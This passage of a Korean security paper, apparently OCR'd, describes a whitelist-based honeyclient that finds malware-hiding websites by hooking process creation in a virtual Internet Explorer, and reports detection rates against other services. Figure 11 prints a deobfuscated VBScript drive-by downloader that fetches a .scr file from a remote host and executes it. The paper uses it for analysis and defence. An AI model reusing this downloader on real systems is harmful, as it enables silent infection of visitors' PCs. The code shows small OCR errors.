결국 공격자가 은닉한 악성코드가 실행되기 위해서는 2번의 JavaScript의 코드와 1번이 VBScript 코드를 해석해야만 접속자 PC에 악의적인 공격이 실행될 수 있다. 그러나 중요한 것은 기존 패턴매칭 방식의 은닉 악성코드 탐지기술로는 난독화된 악성코드가 지속적으로 변경되므로 탐지가 불가능하나 사용자의 웹브라우저는 중복적으로 난독화된 악성코드를 해석.

```
<script language="VBScript">
on error resume next
dl = "http://foto02122006.xxx.ru/foto.scr"
Set df = document.createElement("object")
df.setAttribute "classid",
"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
str="Microsoft.XMLHTTP"
Set x = df.CreateObject(str,"")
...
S.close
set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
</script>
```

〔그림 11〕 해독된 난독화 코드

최종적으로 공격자의 필요로 하는 악성코드의 실행이 가능하므로 공격 형태와 무관하게 웹사이트의 악성코드 은닉 여부를 판별할 수 있다.


4.3 신속한 악성코드사이트 탐지 방안

가상화 환경에서 프로세스가 실행되는 시점에서 DLL Injection 하여 프로세스 실행 관련 함수를 후킹함으로써 실행 하고자 하는 정보는 수집하고, 실제로는 실행되지 않도록 함으로써 가상화 환경을 초기상태로 유지하고 재 구동 횟수를 최소화 하였다.

〔그림 12〕은 IE 프로세스에 malcap.dll 파일을 강제로 삽입하는 인젝션(Injection) 방식을 사용한 구조도이며, 일반적인 dll 로드(loading)이 자신의 프로세스에 라이브러리(library)를 로드하는 것과 달리 인젝션 방식은 다른 프로세스에 라이브러리를 로드함으로써 은닉시킬 수 있는 장점이 있다. DLL Injection을 이용한 API후킹에 상용 소프트웨어인 madCodeHook 라이브러리(버전 2.1e)를 이용하였으며 특징 및 라이센스는 다음과 같다〔10〕.

- Extended Code Overwriting 변형 버전
- 6 바이트 absolute JMP 명령어로 오버라이트
- 6 바이트보다 작을 경우 오버라이트하지 않음
- 시스템 전체 및 프로세스별 API 후킹 가능

후킹은 WinExec, CreateProcessA, CreateProcessW 및 CreateProcessInternalW, ShellExecute 5가지 함수를 포함하고 있는 kernel32.dll을 대상으로 malcap.dll을 인젝션하였다. 이를 통해 한 개 IE에 해당하는 프로세스에 대하여 감시가 가능하여 동시에 여러 개의 IE 프로세스를 감시가 가능하였으나 레지스트리에 저장 후 부팅 시 실행되는



〔그림 12〕 API후킹을 통한 IE 프로세서에 의한 정보 추출 개요도

프로세스에 대한 감시는 불가능한 단점이 있다.

〔그림 12〕의 maldump.exe는 (1)IE실행 및 (2-1)malcap.dll을 IE에 인젝션하며, (3)IE를 종료한다. 인젝션된 malcap.dll은 (2-2)kernel32.dll 중 감시하고자 하는 4가지 함수에 대한 정보를 추출함과 동시에 (4)실행하고자 하는 실행파일의 실제 실행을 차단함으로써 만약 실행파일이 악성코드일 경우 게스트OS의 악성코드 감염을 차단한다.

4.4 백신 패턴에 등록되지 않은 신종 악성코드 탐지 방안

실행된 프로세스에 해당하는 파일을 VirusTotal.com을 활용하여 백신업체에 등록된 악성파일 여부를 조사하며, 만약 VirusTotal.com에 악성파일로 검출되지 않을 경우 Processmon, Filemon, Registrymon, TCP View 및 Wireshark 등 포랜식 및 악성도구 전문분석 지원 프로그램을 활용하여 프로세스 기동·중지 등 프로세스 변화상태, 파일 생성·삭제·변경 등 파일 변화상태, Registry의 등록·삭제·변경 등 Registry 변화상태, 외부 통신용 Port Listening, URL 호출, 외부 통신 IP·Port정보 및 상세패킷 분석을 통해 악성여부를 판단하여 White-List DB에 등록하게 된다. 또한 백신프로그램들이 흔히 오탐 할 수 있는 DRM, PC보안솔루션(키보드보안, 정보유출방지솔루션 등)을 고려하여 해쉬값 확인을 실시함으로써 WhiteList와 동일한 이름을 가진 악성코드에 대해서도 탐지가 가능하도록 하였다.


(1) 파일에 대한 MD5 해쉬값 추출

- wincrypt.h에 포함된 암호화 함수 이용
- GetMD5Hash(in: FileName, out: Md5) 구현
- http://msdn.microsoft.com/en-us/library/참조

```
rgbDigits[] = "0123456789abcdef";
for (DWORD i = 0; i < cbHash; i+=+) {
        Md5[2*i] = rgbDigits[rgbHash[i] >> 4];
        Md5[2*i+1] = rgbDigits[rgbHash[i] & 0xf];
}
Md5[cbHash * 2] = 0;
```

〔그림 13〕 WhiteList 해쉬값 비교를 위한 실행 파일 해쉬값 생성


(2) 실행 예



〔그림 14〕 WhiteList 해쉬값 비교를 위한 실행 파일 해쉬값 생성 실행 예

4.5 대단위 웹 사이트 점검 방안

사용자 환경을 고려한 가상화 환경에서의 자동브라우징 기능을 적용하기 위해, 탐지 대상 URL 를 입력받아 여러 개의 IE 프로세스를 구동하여 병렬처리 하는 방식을 적용하였다. 따라서, 대량의 웹사이트에 대해 점검 시 소요되는 시간을 줄일 수 있어 대단위 웹사이트에 대한 실시간 탐지가 가능하며 부가적으로 가상 환경 내에서의 IE의 보안 설정 변경을 통해 사용자의 다양한 IE사용 환경을 재연한 탐지도 가능하다.



〔그림 15〕 다양한 사용자 환경을 고려한 IE 선택 옵션

V. WhiteList 기반의 악성코드 분석을 통한 악성코드은닉사이트 탐지 모델


본 장에서는 IV장에서 제안한 방안 및 요소기술을 바탕으로 대단위 웹 사이트를 대상으로 악성코드 은닉여부를 탐지할 수 있는 보안 모델과 이를 구성하고 있는 구성요소의 기능 역할과 프로세스를 정의한다.

〔그림 16〕은 제안하는 능동적 악성코드 분석을 통한 악성코드은닉사이트 탐지 모델이다.

(1) WSR(WEB Server) : 인터넷 웹서비스를 제공하는 웹사이트

(2) NET(Network) : 악성코드 은닉사이트 탐지시스템이 웹사이트 접속을 위한 인터넷망

(3) UDB(URL Database) : 대상 웹 사이트



〔그림 16〕 능동적 악성코드 분석을 통한 악성코드은닉사이트 탐지 모델

URL정보를 저장하고 있는 DBMS체계

(4) HOS(Host OS) : M-Ctl 모듈이 설치, 다수의 GOS와 연동이 가능하고 BW-mon control 탑재

(5) GOS(Guest OS)

- 가상화기술을 이용하여 설치된 OS
- OS의 IE브라우저를 통해 웹사이트 접속 시 악성코드의 실행 가능성을 최대화하기 위해 보안설정 최소화, PDF reader · Flash Player 등 범용 프로그램 설치 및 보안패치 미적용 등 가장 취약한 상태(Honey OS)로 운영되도록 구성
- 웹사이트 판별 병렬처리용 복수 시스템 구성, HOS와 연계

(6) M-Ctl(Main Controller)

- UDB 연계, 점검대상 URL List 정보 취합
- 연계된 GOS 및 구동되는 BW-mon을 판단, 점검대상 URL List를 균등 배분
- 일정주기로 GOS의 주기적인 start · stop의 제어를 통해 GOS의 웹사이트 접속간 악성코드로 인해 오염될 수 있는 가능성을 제거
- IE로부터 전달받은 WSR response(Connection Error 등), 즉 점검대상 웹사이트의 상태정보를 수신한 BW-mon으로부터 수신, URL Result 정보로 정의하고 Alert에게 전송

(7) BW-mon(Browser Monitor)

- 점검대상 URL List 수신
- IE의 구동/종료의 제어기능을 수행하며 time-out 시간 내 완료되지 않을 경우 강제 종료
- 점검대상 URL의 변경반복 수행을 통한 IE실행
- IE실행에 따른 WSR response 정보(상태정보) 수신
- IE구동 및 점검대상 URL접속에 따른 IE PID에 해당하는 정보를 후킹하기 위한 HKM start · stop, 즉 후킹 dll의 IE프로세스로의 Injection start · stop 수행

(8) HKM(Hooking Module)

- maldump.dll의 IE 프로세스로의 injection을 통해 Kernel32.dll로 전달되는 정보 후킹
- GOS의 악성코드로 인한 오염방지를 위해 IE PID에서 실행하고자 하는 원본코드를 kernel-32.dll로 전달하지 않고 종료
- 실행 IE PID 후킹으로 인해 수집된 정보를 MDB로 insert 및 실행하고자 하는 원본코드로 판단된 binary file의 MDB insert

(9) MDB(Monitoring Result Database)

- HKM으로 수집된 정보의 저장
- 수집정보의 통계 처리
- IE PID의 실행 원본코드 기준, WEB 비교요청 전송

(10) WDB(WhiteList Database)


- IE PID로 정상적으로 실행되는 프로세스 및 binary 리스트
- MDB로부터 수신된 비교요청 정보 분석 및 분석결과의 Alert 전송

(11) Alert

- WDB로부터 수신된 최종 악성코드 여부 판별결과 출력
- M-Ctl로부터 수신한 점검대상 전송 URL List, URL List별 WSR 상태정보 결과 출력
- 판별결과 분석인원, Alert 모니터링

상세한 기능 및 실행 프로세스는 아래 [그림 17]과 같다.

HOS(Host OS)에 설치된 M-Ctl(Main Controller) 모듈은 UDB의 등록된 점검대상 List를 균등하게 BW-mon(Browser Monitor)로 전송한다. GOS에 설치된 BW-mon은 점검대상 URL List 수신, IE 제어를 제어하여 URL을 접속하며 접속과 동시 HKM제어를 통해 Dll후킹을 수행함으로써 Log와 Binary를 추출하게 된다. 추출된 정보는 MDB(Monitoring Result Database)로 저장 후 WDB(White-



[그림 17] 악성코드은닉사이트 탐지 모델 프로세스

List Database)에 등록된 정상 프로세스 및 binary 리스트와 비교 분석하여 그 결과는 Alert으로 전송된다. Alert은 이외 M-Ctl을 통해 점검대상 URL List, URL접속 성공여부 등 종합적인 정보를 제공한다.

VI. 제안 모델의 시험 운영 결과 및 분석

본 장에서는 제안 방식의 시험 운영 결과 및 악성코드은닉사이트로 탐지된 결과 검출된 악성코드 여부 검증을 위해 VirusTotal.com에 등록된 다수의 백신 프로그램을 활용했다.

6.1 제안 시스템의 시험운영 환경

- 분석시스템 하드웨어 사양 : Intel Core i7 CPU 2.8GHz, 3GB RAM 1대
- GOS의 환경설정
  - Windows XP Professional RTM, IE 7.0 버전
  - 악성코드 감염 가능성을 향상시키기 위해 게스트OS에 Flash Player, Acrobat Reader, MS Office 설치
  - BW-mon : 6개 수동
  - 1개 웹 사이트별 Timeout : 5초
  - 대상 URL : 340개 (co.kr, com으로 무작위 선정)
  - 시험운영기간 : 2010.9.1 ~ 2010.9.15
  - 보안패치 : 수행하지 않음
  - IE 보안 설정
- 성능 : 전체 대상 URL 탐지 사이클 당 약 13분 소요
  - 1대의 PC로 15일간 340개 웹사이트 점검을 수행하였으며, 전체 대상 URL의 탐지 사이클 당 약 13분, 24시간 동안 약 111회의 중복 점검이 가능하다.
  - URL의 개수를 늘리고자 할 경우 제안 방안은 독립된 PC에 간단한 설치를 통해 이용이 가능하므로 여러 대의 PC를 수동한다면 탐지 사이클은 최소화 될 것이다.
- 정상 실행 프로세스 WhiteList
  - [표 2]은 시험운영 기간 동안 정상으로 판단한 실행 프로세스 목록이며 주로 윈도우OS의 시스템 프로세스와 웹서비스에 필요한 보안프로그램으로 이뤄져 있다.

[표 2] 악성코드 실행 여부 파악을 위한 정상 실행 프로세스 WhiteList

유 형	실행 프로세스명	정상판단 근거
윈도우 OS 실행 프로세스	rundll32.exe	%SystemRoot%\system32
	regsvr32.exe	%SystemRoot%\system32
	winlogon.exe	%SystemRoot%\system32
	IExplore.exe	%ProgramFiles%\Internet Exploer\
	wmplayer.exe	%ProgramFiles%\Windows Media Player\
상용·보안 프로그램 관련 프로세스	CKSetup.exe, CKSetup32.exe	은행 보안프로그램
	ClIEntSM.exe	SoftForum에서 제공하는 인터넷뱅킹 및 보안인증관련 도구, 세션 관리 응용 프로그램
	Dsecurity.exe	보안프로그램
	dwwin.exe	Dr. Watson 에러 리포팅 도구 백그라운드 시스템 프로세스 MS 제품과 번들로 포함되는 경우 많음
	EZKeytecRun.exe, EasyKeytecCab.exe	스페이스인터내셔널(주)에서 제공하는 키보드 보안 프로그램
	FP_AX_CAB_INSTALLER.exe	Adobe Systems에서 제공하는 Adobe Flash Player 인스톨러
	GTLInstall.exe	(주)엔트리브소프트에서 제공하는 게임트리런쳐 응용 프로그램
	INIW61.exe, INIW60.exe	이니시스 전자결제용 보안프로그램
	jinstall.exe	자바 가상머신 설치 프로그램
	MicroLabCon.exe	마이크로네임즈 외국어번역 광고형 서비스 응용 프로그램 검색어 키워드 노출 및 돌출형 배너 광고서비스, 광고수익금 적립서비스 제공
	NPdownV.exe	잉카인터넷(nprotect.com)에서 제공하는 nProtect 보안인증 관련 업데이트 프로그램
	npkcmsvc.exe	nProtect 사의 키보드 보안 프로그램
	one_click_setup.exe	한국전자인증 보안 프로그램
	PINJAMQD.exe	보안 프로그램
	SHTTPInitech SHTTPTrayAgent.exe	INITECH에서 제공하는 전자상거래, 전자결제, 보안인증 시스템 트레이 모듈
	SignCateInstaller.exe	웹브라우저와 WAS 사이의 통신 데이터에 대한 암호화 및 전자서명 웹 서비스 보안 모듈
	UnSCSKV.exe	소프트캠프(SOFTCAMP)에서 제공하는 SoftCamp Secure KeyStroke 보안 프로그램, 관공서 및 금융권 웹사이트 이용 시 설치
	xw_install_control.exe	암호화 인증 프로그램 : http://www.allcredit.co.kr/sys/down/xw_install_control.exe

6.2 제안방식의 결과 및 비교 분석

6.2.1 결과

악성코드 설치를 위해 악용되고 있는 웹사이트에 대한 기존 방식과의 비교 분석 결과 패턴매칭에만 의존하는 MCFinder의 경우 0.8%, 패턴매칭과 행위분석을 동시에 적용하고 있는 구글 4.9%, McAfee 1.5%, 프로세스 WhiteList 기반의 악성코드 프로세스 행위분석을 실시한 제안방식은 기존 방식보다 높은 10%의 탐지율이 도출되었다. 이는 패턴매칭을 기반의 기존 방식에 한계점이 있으며, 본 논문의 제안방식이 악성코드 설치를 위해 악용되는 웹사이트 탐지에 더욱 효과적임을 확인할 수 있었다.

6.2.2 기존 방식과의 비교 분석

구글의 site:co.kr 옵션으로 검색된 URL의 Sub URL 및 Link를 크롤링해서 확대 수집한 340개를 실험 대상으로 지정하였다. 구글 안전브라우징과 McAfee SiteAdvisor는 점검 대상 지정이 불가능한 점을 감안, 실험대상 URL 범위를 동일하게 하기 위해 구글 안전브라우징과 McAfee SiteAdvisor에서 악성코드 삽입 여부가 미 테스트 된 URL개수는 모수에서 제외 하였다. [표3]은 최종 실험대상 URL 이다.

비교 실험 방식 및 실험 대상 URL의 악성코드 여부 판별 표시는 [표4]와 같다.

탐지된 각각의 결과는 VirusTotal.com 확인 및 각 탐지 방식의 결과에 대한 상호간 검증을 실시하여 성능을 비교하였으며 그 판단 기준은 아래와 같다.

- 정탐 : 각 탐지 방식에서 '악성코드 은닉 사이트'로 탐지된 URL내의 채증 파일이 VirusTotal.com을 통해 악성코드로 확인 되거나 VirusTotal.com에도 미등록된 신규 악성코드로 증명되는 경우
- 오탐 : 각 탐지 방식에서 '악성코드 은닉 사이트'로 탐지된 URL내의 채증 파일이 정탐으로 증명되지 못한 경우
- 미탐 : 각 탐지 방식에서 '악성코드 미포함 사이트'로 탐지된 URL이 타 탐지 방식에 정탐으로 증명된 경우
- 탐지율 : 정탐 개수/최종 실험대상 URL 개수* 100%

[표 3] 최종 실험 대상 URL 개수

구분	구글 안전브라우징	McAfee Site Advisor	MC Finder	제안방식
340개 실험대상 중 미 테스트된 URL개수	136개 기준 : 90일 동안 사이트를 방문하지 않았습니다."	275개 "현재 테스트 대기 중입니다"	-	S-
최종 실험대상 URL	204개	65개	340개	340개

[표 4] 비교 실험 방식 및 악성코드 여부 판별 표시

구분	구글 안전브라우징	McAfee Site Advisor	MC Finder	제안 방식
실험 방식	안전 브라우징 기능이 내장되어 있는 크롬 설치 및 대상 URL 브라우징	http://www.siteadvisor.com/ "방문할 사이트에 대한 보안 테스트 결과"에 대상 URL 브라우징	MCFinder 소프트웨어 설치 및 탐지 대상 URL 리스트 등록	시험 운영 시스템에 탐지 대상 URL 리스트 등록
악성코드 미포함 사이트	"안전한 사이트"로 표시	S"이용하기 안전한 것으로 확인되었습니다. "로 표시	악성코드 URL로 미 표시	좌동
악성코드 은닉 사이트	"경고"로 표시	"애드웨어, 스파이웨어 또는 바이러스", "브라우저 악용"로 표시	악성코드 URL로 표시	좌동

탐지 결과 제안방식의 '악성코드은닉사이트'로 판별된 웹사이트 개수가 가장 많았으며 비교 탐지 방식에서 '악성코드은닉사이트'로 판별된 웹 사이트를 모두 포함하는 결과가 도출되었다. '악성코드은닉사이트'로 탐지된 내역은 [표5]과 같으며 웹 사이트 명은 보안상의 이슈로 부분 표기 하였다.

'악성코드 은닉사이트'로 탐지된 URL내의 실행파일은 2010년 10월 2일 VirusTotal.com에 업로드 하여 백신 소프트웨어에 의한 탐지 여부를 확인한 결과 모두 바이러스 유형으로 확인되었으며, VirusTotal.com 백신 패턴에 정의되지 않은 신규 악성코드는 발견되지 않았다.

기존 방식과의 비교 분석 결과는 [표6]과 같다.

악성코드 설치를 위해 악용되고 있는 웹사이트에 대한 기존 방식과의 비교 분석 결과 패턴매칭에만 의

존하는 MCFinder의 경우 0.8%, 패턴매칭과 행위분석을 동시에 적용하고 있는 구글 4.9%, McAfee 1.5%, 프로세스 WhiteList 기반의 악성코드 프로세스 행위분석을 실시한 제안방식은 비교 탐지 방식보다 높은 10.8%의 탐지율이 도출되었다. 이러한 결과는 패턴매칭을 기반으로 백신 소프트웨어 등의 Black-List 형태의 패턴매칭에만 의존하고 있는 기존 방식에 한계점이 존재한다는 것을 의미한다고 할 수 있다.

〔표 5〕 악성코드은닉사이트로 탐지된 내역

번호	URL	채증 파일	구글 안전 브라우징	McAfee Site Advisor	MC Finder	제안 방식
1	*****eoutlet.co.kr	file.exe				O
2	*s.or.kr	file.exe				O
3	*****erp-co.kr	file.exe				O
4	**cel.or.kr	file.exe	O			O
5	***end.co.kr	cands.exe				O
6	****oom.co.kr	kaitv.exe	O			O
7	*****.co.kr	wmpge.exe				O
8	****wh.co.kr	022492M.exe				O
9	***me.co.kr	iexplore.exe				O
10	****tle.co.kr	iexplore.exe	O	O		O
11	****ty.co.kr	iexplore.exe				O
12	****c.or.kr	iexplore.exe	O			O
13	****ds.kr	iexplore.exe				O
14	*****q.co.kr	iexplore.exe				O
15	*****sia.co.kr	iexplore.exe	O			O
16	***m.kr	iexplore.exe				O
17	******video.co.kr	iexplore.exe				O
18	*****ckle.co.kr	iexplore.exe				O
19	****su.co.kr	iexplore.exe				O
20	*****m-hostel.co.kr	iexplore.exe				O
21	*****n.work.kr	iexplore.exe				O
22	****s.co.kr	iexplore.exe	O			O
23	*****ts.co.kr	iexplore.exe	O			O
24	****golf.co.kr	knockout.exe			O	O
25	****irl9.co.kr	knockout.exe	O			O
26	*****npark.pe.kr	knockout.exe				O
27	*****rt.co.kr	knockout.exe				O
28	*****산업.kr	c.exe				O
29	****스.kr	c.exe				O
30	****ation.co.kr	c.exe				O
31	****view.kr	c.exe				O
32	****ec.co.kr	c.exe	O		O	O
33	*****즈.kr	Y.exe				O
34	***joins.com	Y.exe	O	S		O
35	h******.tistory.com	Y.exe			O	O
36	*****청.kr	f.exe				O
37	***ma.kr	install (comcokr).exe				O
Total			10	1	3	37

〔표 6〕 기존 방식과의 비교 분석 결과

구분	패턴매칭	패턴매칭 + 행위분석		행위분석
대상	MC Finder	구글 안전 브라우징	McAfee Site Advisor	제안 방식
정탐	3개	10개	1개	37개
오탐	0개	0개	0개	0개
미탐	34개	27개	36개	0개
최종 실험대상 URL개수	340개	204개	65개	340개
탐지율	0.8%	4.9%	1.5%	10.8%

또한, 알려진 공격의 형태를 인지하고 탐지하는 수동적인 방식이 아닌 공격 형태의 변화와 무관하게 활성화된 공격에 대한 능동적 방식의 탐지로써 사용자의 피해를 최소화하기 위한 공격 대응 전략 수립 도구로 가장 활용가치가 높으며, 더 나아가 패턴매칭에만 의존하고 있는 기존 방식은 본 제안방식을 보완·적용함으로써 구글, McAfee보다 더욱 높은 탐지율을 기대할 수 있을 것이다.

VII. 결론 및 향후 연구 방향

본 연구에서는 WhiteList 기반의 프로세스 행위분석 방법을 제시하였다. 최근 대부분의 웹사이트를 통해 유포되는 악성코드들이 안티바이러스 프로그램의 탐지를 우회하기 위하여 난독화를 코드에 적용했음은 물론 유포, 경유 사이트를 복잡다단하게 설계하여 확산되기 때문에 기존의 패턴매칭 방식으로는 탐지율이 높지 못했으나, 이 연구를 통해 본 논문의 제안방식이 악성코드 설치를 위해 악용되는 웹사이트 탐지에 더욱 효과적이라는 것을 증명하였다. 제안기법의 핵심인 WhiteList는 실험기간 동안 별도의 가상 시스템에서 실행 및 검증을 통해 데이터베이스를 구축하였다. 향후에는 Anti-Virus 프로그램 및 PC보안솔루션과 같이 PC내 프로세스 정보 수집이 가능한 솔루션과의 연동을 하여 탐지된 악성코드 및 악성사이트에 대한 검증 등 WhiteList 확장 방안에 대한 연구를 진행하고자 한다.

참고문헌

〔1〕 한국인터넷진흥원, "2009 정보시스템 해킹·바이러스 현황 및 대응," 연구보고서 KISA-RP-

2009-0014, pp.17-18, 2009.

[2] 심원태, "악성코드 은닉사이트 탐지시스템 개발과 운영(MCFinder)," 제 11회 정보보호 심포지움 SIS. pp.5-6, 2006

[3] NIE(Internet Explorer)ls Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, Negendra Modadugu, "The Ghost In The Browser Analysis of Web-based Malware," Proceedings of the first conference on First Workshop on Hot Topics in Understanding Bonets, pp. 35-37. April 2007

[4] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and Henry M. Levy. A Crawler-based Study of Spyware on the Web. In Proceedings of the 2006 Network and Distributed System Security Symposium, pp. 39-40, February 2006.

[5] Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Sam King. Automated Web Patrol with Strider HoneyMonkeys. In Proceedings of the 2006 Network and Distributed System Security Symposium, pp. 35-49, February 2006

[6] NIE(Internet Explorer)ls Provos Panayiotis Mavrommatis Google Inc , "All Your iFRAMEs Point to Us "Google Technical Report provos-2008a, pp. 28-40, February 2008

[7] Google Code Labs, Google Safe Browsing API Developer's Guide, http://code.google.com/intl/ko-KR/apis/safebrowsing/developers_guide.html

[8] MSDN Library, Process and Thread Functions, http://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx, 2008

[9] MSDN Library, Process and Thread Functions, http://msdn.microsoft.com/en-us/library/bb762153(VS.85).aspx, 2008

[10] Systemsoftware Mathias Rauen, madCodeHook, http://www.madshi.net, 2010

[11] McAfee, Mapping the Mal Web, http://www.siteadvisor.com/studies/Mapping_Mal_Web_jun2009.pdf, 2009

[12] Mihai Christodorescu, Somesh Jha, Sanjit A. Seshia, Dawn Song, and Randal E. Bryant. Semantics-aware malware detection. In Proceedings of the 2005 IEEE Symposium on Security and Privacy, Oakland, CA, pp. 50-51, May 2005.

[13] Yi-Min Wang, Roussi Roussev, Chad Verbowski, Aaron Johnson, Ming-Wei Wu, Yennun Huang, and Sy-Yen Kuo. Gatekeeper: Monitoring auto-start extensibility points (ASEPs) for spyware management. In Proceedings of the 18th Large Installation System Administration Conference (LISA '04), Atlanta, GA, pp. 1-5, November 2004.


[14] Darrell M. Kienzle and Matthew C. Elder. Recent worms: A survey and trends. In Proceedings of the 2003 ACM Workshop on Rapid Malcode, Washington, DC, pp. 40-49, October 2003.

[15] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon an d Stuart Staniford, and Nicholas Weaver. Inside the slammer worm. IEEE Security and Privacy, 1(4), pp. 33-39, July 2003.


[16] Prabhat K. Singh and Arun Lakhotia. Analysis and detection of computer viruses and worms: An annotated bibliography. ACM SIGPLAN Notices, 37(2) pp. 29-35, February 2002.

〈著者紹介〉

하 정 우 (Jung Woo Ha), 학생회원
2007년 8월: 고려대학교 정보경영공학전문대학원 석사 수료
〈관심분야〉 정보보호 정책, 시스템 보안, 네트워크 포렌직



김 휘 강 (Huy Kang Kim), 종신회원
1998년 2월: KAIST 산업경영학과 학사
2000년 2월: KAIST 산업공학과 석사
2009년 2월: KAIST 산업및시스템공학과 박사
2004년 5월 ~ 2010년 2월: 엔씨소프트 정보보안실장, Technical Director
2010년 3월 ~ 현재: 고려대학교 정보보호대학원 조교수
〈관심분야〉 온라인게임 보안, 네트워크 보안, 네트워크 포렌직



임 종 인 (Jongin Lim), 종신회원
1986년 2월: 고려대학교 대학원 수학과 박사(암호학)
2000년 8월: 고려대학교 정보보호대학원/CIST 원장(센터장)
2004년 1월: 국가정보원 정보보호정책 자문위원
2005년 7월: 대통령 자문 전자정부 특별위원
2005년 12월: 국회 과기정위원회 정보통신 정책 자문위원
〈관심분야〉 정보보호기술, 정보보호정책, PET, 컴퓨터 포렌직